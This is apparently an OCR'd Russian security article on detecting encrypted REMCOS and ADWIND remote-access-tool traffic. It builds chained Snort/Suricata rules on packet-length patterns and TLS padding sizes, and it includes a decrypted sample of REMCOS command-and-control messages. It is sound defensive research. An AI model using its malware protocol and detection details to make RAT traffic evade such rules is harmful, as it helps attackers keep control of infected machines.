


Рисунок 2. Трафик нескольких семплов




Рисунок 3. Чем меньше область, тем точнее детектирование

Механика правил

Для обнаружения пакетов, попадающих в области детектирования, воспользуемся доступным инструментарием правил систем обнаружения вторжений (intrusion detection systems, IDS) Snort и Suricata. Правила состоят из нескольких ключевых слов, направления передачи данных (от сервера или от клиента), а также указания на протокол сетевого взаимодействия. Подробнее с синтаксисом правил можно ознакомиться в документации на IDS (bit.ly/2JFKDNu). Для решения поставленной перед нами задачи синтаксис правил предлагает несколько ключевых слов.

Начнем с того, что обозначим описанные ранее области детектирования. Для реализации этих областей нам потребуются два ключевых слова — dsize и stream_size. Например, если мы ищем в трафике пакеты от 200 до 600 байт длиной, и в стриме они должны располагаться в промежутке от 1024-го до 2048-го байта, то синтаксис ключевого слова dsize будет выглядеть так, как показано на рис. 4. Стоит отметить, что нумерация байтов в стриме идет не с нуля, а с единицы. Одно правило описывает одну область детектирования. Если областей несколько, как на рис. 3, то правил должно быть по одному на каждую область.

Рисунок 4. TCP-правила и ключевые слова

Flowbits всех правил — объединяйтесь!

В инструментарии правил есть ключевое слово flowbits. Оно позволяет устанавливать некий символьный флаг на стрим, после чего любое правило в рамках этого стрима может считывать, удалять и устанавливать свой флаг. Таким образом, есть возможность создавать условия срабатывания правил на основе состояния этого флага. Объединить области детектирования, а точнее правила, описывающие эти области, при помощи flowbits можно выставляя определенные флаги после попадания пакета в область.

В синтаксисе ключевого слова flowbits есть возможность использовать несколько операндов, которыми мы воспользуемся:

flowbits: <операнд>;

- noalert — не выдавать сообщение о срабатывании правила,
- isset — проверить, установлен ли флаг,

- unset — снять определенный флаг,
- set — установить определенный флаг.

Рассмотрим последовательность установки флагов. В первом правиле (рис. 5) ставим первый флаг, подавляя выдачу сообщения о срабатывании операндом noalert. Когда срабатывает второе правило, оно проверяет установленный ранее первый флаг и выставляет вместо него свой — по-прежнему подавляя генерацию сообщения об обнаружении. В итоге, когда мы добираемся до последнего правила в каскаде, все флаги уже были установлены, проверены и выключены, кроме предпоследнего, и это значит, что последним правилом можно вызывать сообщение об успешном обнаружении искомого стрима. Получается одно событие на весь стрим! Меньше шума, выше точность.





Рисунок 5. 1 стрим = 1 срабатывание

REMCOS: первая кровь




```
[DataStart]....addnew|cmd|BitTarget|cmd|
[DataStart]....ping|cmd|0|cmd|20
[DataStart]E...pong|cmd|0|cmd|P.r.o.g.r.a.m
[DataStart]....ping|cmd|0|cmd|20
[DataStart]E...pong|cmd|0|cmd|P.r.o.g.r.a.m.
[DataStart]....ping|cmd|0|cmd|20
[DataStart]7...pong|cmd| 0|cmd|S.t.a.r.t.|cmd
[DataStart]....ping|cmd|0|cmd|20
[DataStart]7...pong|cmd| 0|cmd|S.t.a.r.t.|cmd
[DataStart]....ping|cmd|0|cmd|20
[DataStart]I...pong|cmd| 0|cmd|T.a.s.k. . S.w.
[DataStart]....ping|cmd|0|cmd|20
[DataStart]I...pong|cmd| 0|cmd|T.a.s.k. . S.w.
```

Рисунок 6. Сетевые соединения Remcos

Рассмотрим сетевое взаимодействие с сервером программы для удаленного управления (remote access tool) REMCOS. Для демонстрации описанного ранее метода детектирования это ПО подойдет как нельзя лучше. Напомним, что мы детектируем версию REMCOS, которая шифрует свои сетевые соединения с командным сервером алгоритмом RC4. Особенность алгоритма RC4, способствующая детектированию, заключается в том, что размер зашифрованных сообщений в точности совпадает с размером сообщений до процедуры шифрования. На рис. 6 мы схематично изобразили отдельно серверный и клиентский стримы, а также привели расшифрованные команды и их размеры в байтах. Признаком начала данных в протоколе REMCOS является служебный заголовок [DataStart], разделителем команд и данных в сообщении считается |cmd|. Первое сообщение в стриме — от клиента, это команда регистрации на сервере, содержит информацию об инфицированной системе. Второй пакет включают в себя небольшой запрос с командой на поддержание соединения (ping). Для начала соединения типичная цепочка обмена данными клиента с сервером будет выглядеть таким образом: запрос клиента на регистрацию нового агента и далее запросы сервера небольшой длины, чередующиеся с ответами клиента, содержащими чуть больше данных.

Для детектирования соединений этого инструмента удаленного управления достаточно пяти правил. То есть пяти связанных между собой областей детектирования и, соответственно, пяти первых пакетов в стриме. Рассмотрим механику правил. Выявленная нами область детектирования первого пакета ограничивается количеством данных о системе для регистрации и находится в диапазоне от 201 до 911 байт. Первым правилом отслеживаем именно эту информацию. Чтобы написать правило на область детектирования первого клиентского пакета, необходимо зафиксировать позицию серверного стрима в единице (stream_size: =, 1;), см. рис. 7. Это означает, что сервер еще ничего не передал, и пакет с данными клиента — первый в соединении. Клиентский стрим контролируем в рамках длины




Рисунок 7. Правила обнаружения Remcos

первого пакета — от 201 до 911 байт. Второе правило представляет собой «игольное ушко», так как пропускает пакеты с очень небольшим разбросом длин — 8 байт. Это происходит из-за разности в длине команд сервера, в которых может быть от 26 до 34 байт. Основная часть ложных срабатываний будет отсеиваться именно вторым правилом.

С флагами схема простая: в первом правиле ставим флаг FB_0, во втором проверяем его, снимаем, ставим новый FB_1 — и так по цепочке доходим до последнего и только там выдаем сообщение об обнаружении.

Удлинять цепочку правил мы считаем нецелесообразным, потому что качественное детектирование в большей степени зависит от наличия того самого «игольного ушка» — ответа от сервера с небольшим разбросом значений сразу после регистрации клиента. Несмотря на это поиск различных модификаций продолжается. Протокол REMCOS это яркий пример самодельного протокола для иллюстрации того, какие данные передаются в канале управления и какие последовательности длин сообщений можно встретить в будущем. По схожей схеме детектирования нами уже написаны правила для обнаружения некоторых других вредоносных программ. Все эти программы зашифровывают свои коммуникации с командными серверами достаточно надежно, но при этом не устраняют возможность обнаружить паттерны из длин пакетов. Tofsee, Bayrob, Virut — это только небольшая часть из тех, что вы можете найти в нашем публичном пакете правил (bit.ly/2uuea2g).

ADWIND vs. REMCOS

Следующий remote access tool, который мы рассмотрим, — ADWIND, также известный как AlienSpy и JSocket. Он до сих пор активно используется злоумышленниками и даже предлагался как услуга по подписке.




Рисунок 8. Сетевые соединения Adwind

В данном случае коммуникация клиента и сервера — это сериализованный Java-стрим, что неудивительно, так как сам инструмент удаленного управления написан на Java. На рис. 8 приведен пример коммуникации клиентской части с сервером. Первые два пакета длиной 4 байта — это служебные последовательности (STREAM_MAGIC) и

(STREAM_VERSION), которые всегда озаглавливают Java-стрим, назовем их старт-байтами. К слову сказать, эти старт-байты в дальнейшем и будут «игольным ушком» для детектирования, но не только они. Первые три команды сервера не конкатенируются в одно сообщение, а следуют отдельно друг от друга в разных фрагментах. Это также особенность, которая поможет в детектировании. В общем по характеру обмена сообщениями ADWIND очень напоминает поведение описанного ранее REMCOS, где типичным поведением являлись запросы сервера небольшой длины и клиентские ответы, содержащие немного больше данных, вслед за информацией о клиенте. Все бы ничего, если бы эти сообщения не были завернуты в TLS.

TLS, разворачивайся!





Рисунок 9. Уровень записи блочного шифра (CBC) в TLS 1.1, 1.2

В соответствии с RFC 5246 данные приложения расположены на уровне записи протокола TLS, схема которого отражена на рис. 9. Рассмотрим, из чего формируется длина секции данных приложения, указанная в поле Length. Для ADWIND нас интересуют TLS версий 1.1 и 1.2, AES CBC, поэтому мы видим на схеме вектор инициализации. Данные приложений расположены в нескольких секциях Data. Из-за необходимости выравнивания входных данных до размеров, кратных величине блока шифрования, результат шифрования будет сквантован в большую сторону — дополнен до некоторого значения на выходе паддингом. Шаг квантования будет равен размеру блока — 16 байт. Что такое квантование применительно к шифрованию, проиллюстрировано на рис. 10.



Квантование

Округление и усечение — типичные приемы в квантовании

Рисунок 10. TLS 1.1, 1.2 AES256 CBC SHA384

Построим координатную плоскость. По горизонтальной оси отложим количество байтов данных на входе процедуры формирования зашифрованного блока. Вертикальная ось отображает количество байтов, содержащихся в секции протокола TLS, отвечающей за данные приложения, — в соответствии со значением поля Length (рис. 9). Как видно на рис. 10, график имеет ступенчатый вид. Данная ступенчатая функция поднята на постоянную составляющую, равную 64 байтам, из которых 48 байт занимает имитовставка (HMAC) с алгоритмом хеширования SHA-384, остальные 16 байт — вектор инициализации. Попробуем для примера определить количество байтов, получаемых на выходе в зависимости от длины сообщения на входе. Для этого предположим, что требуется зашифровать сообщение длиной 18 байт. Откладываем значение 18 на горизонтальной оси рис. 10, находим точку пересечения с графиком и получаем значение на вертикальной оси. Для сообщения длиной 18 байт выходной блок будет содержать 96 байт.

Практическое детектирование под TLS

Теперь, зная, как квантуются данные, продолжим описание способа детектирования ADWIND и посмотрим, как изменились размеры данных после шифрования. Короткие первые пакеты — это данные, не требующие более чем одного блока шифротекста. Таким образом, после формирования фрагмента TLS их длина составит 80 байт для каждого. Из них 4 байта открытый текст и 48 байт имитовставка, выравненные двенадцатью байтами до величины, кратной блоку алгоритма AES; итого получаем 64




Рисунок 11. Adwind. Сравнение размеров зашифрованных и открытых данных

байта. Добавляем вектор инициализации (16 байт) и получаем 80 байт на выходе. Команды от сервера по 18 байт каждая. В результате на выходе для каждой из них получаем пять блоков шифротекста плюс вектор инициализации. Всего 96 байт на каждое сообщение. Как вы, возможно, уже заметили, структура коммуникации клиента и сервера не претерпела изменений после инкапсуляции в протокол TLS. Теперь наша задача состоит в детектировании последовательностей длин фрагментов. Она несколько отличается от детектирования в случае REMCOS, длины фрагментов в данном случае придется извлекать непосредственно из поля Length (рис. 9). Давайте посмотрим, какие ключевые слова в правилах нам в этом помогут.

Правила для детектирования в TLS — это смесь ключевых слов content, byte_test и stream_size. Ключевое слово content мы используем, чтобы найти первые байты,




Рисунок 12. TLS-правила и ключевые слова

отвечающие за тип данных, и версию протокола TLS. Это первая часть условия, закладываемая в правило.

В следующих двух байтах записи содержится длина фрагмента. Их проверяем ключевым словом byte_test для поиска фрагмента необходимой длины. Вертикальная ось (рис. 12) отображает размер фрагмента данных приложения TLS. Соответственно, область детектирования в данном случае по вертикальной оси определяется двумя включениями в правило ключевого слова byte_test. Для ограничения сверху с аргументом «меньше или равно», а для ограничения снизу «больше или равно». Таким образом, если мы видим в инспектируемом пакете первые два байта 0x1703 и следующие за ними два в диапазоне по значению от 900 до 1104, то выполнится вторая часть условия в правиле. Следующим же условием будет позиция этого фрагмента в стримах сервера и клиента. Отдельно будем считать стрим сервера, отдельно клиента. На рис. 12 стрим обозначается горизонтальной осью. Ключевое слово для позиционирования по горизонтальной оси такое же, как и ранее, — stream_size. И последним условием, заложенным в правило, будет проверка флага. В случае выполнения всех этих четырех условий правило сработает и выставит следующий флаг. Далее по цепочке срабатывает каскад правил, что приводит к появлению события в системе предотвращения вторжений.

Сильной стороной систем предотвращения вторжений принято считать их механизм ускорения обхода дерева правил — Multi Pattern Matcher (MPM). Но в случае с правилами без контента системе приходится инспектировать каждый пакет без задействования этого механизма, что может негативно сказаться на пропускной способности сенсора. Для решения этой проблемы в будущем на некоторых сенсорах разработчиками планируется ввод ключевого слова prefilter на численные параметры размеров пакетов и стримов. Это должно несколько облегчить проверки правил. Надеемся, работы в направлении уменьшении нагрузки и дальше будут продолжаться.

Что в итоге

Начиная наше исследование, мы планировали расширить возможности существующих систем обнаружения вторжений. Хотели написать такие правила, которые длительное время будут детектировать угрозы, полагаясь на иные, чем ранее, принципы. Мы понимали, что злоумышленники осведомлены о возможностях систем детектирования и стараются избежать обнаружения, и новый метод дал нам неоспоримое преимущество.

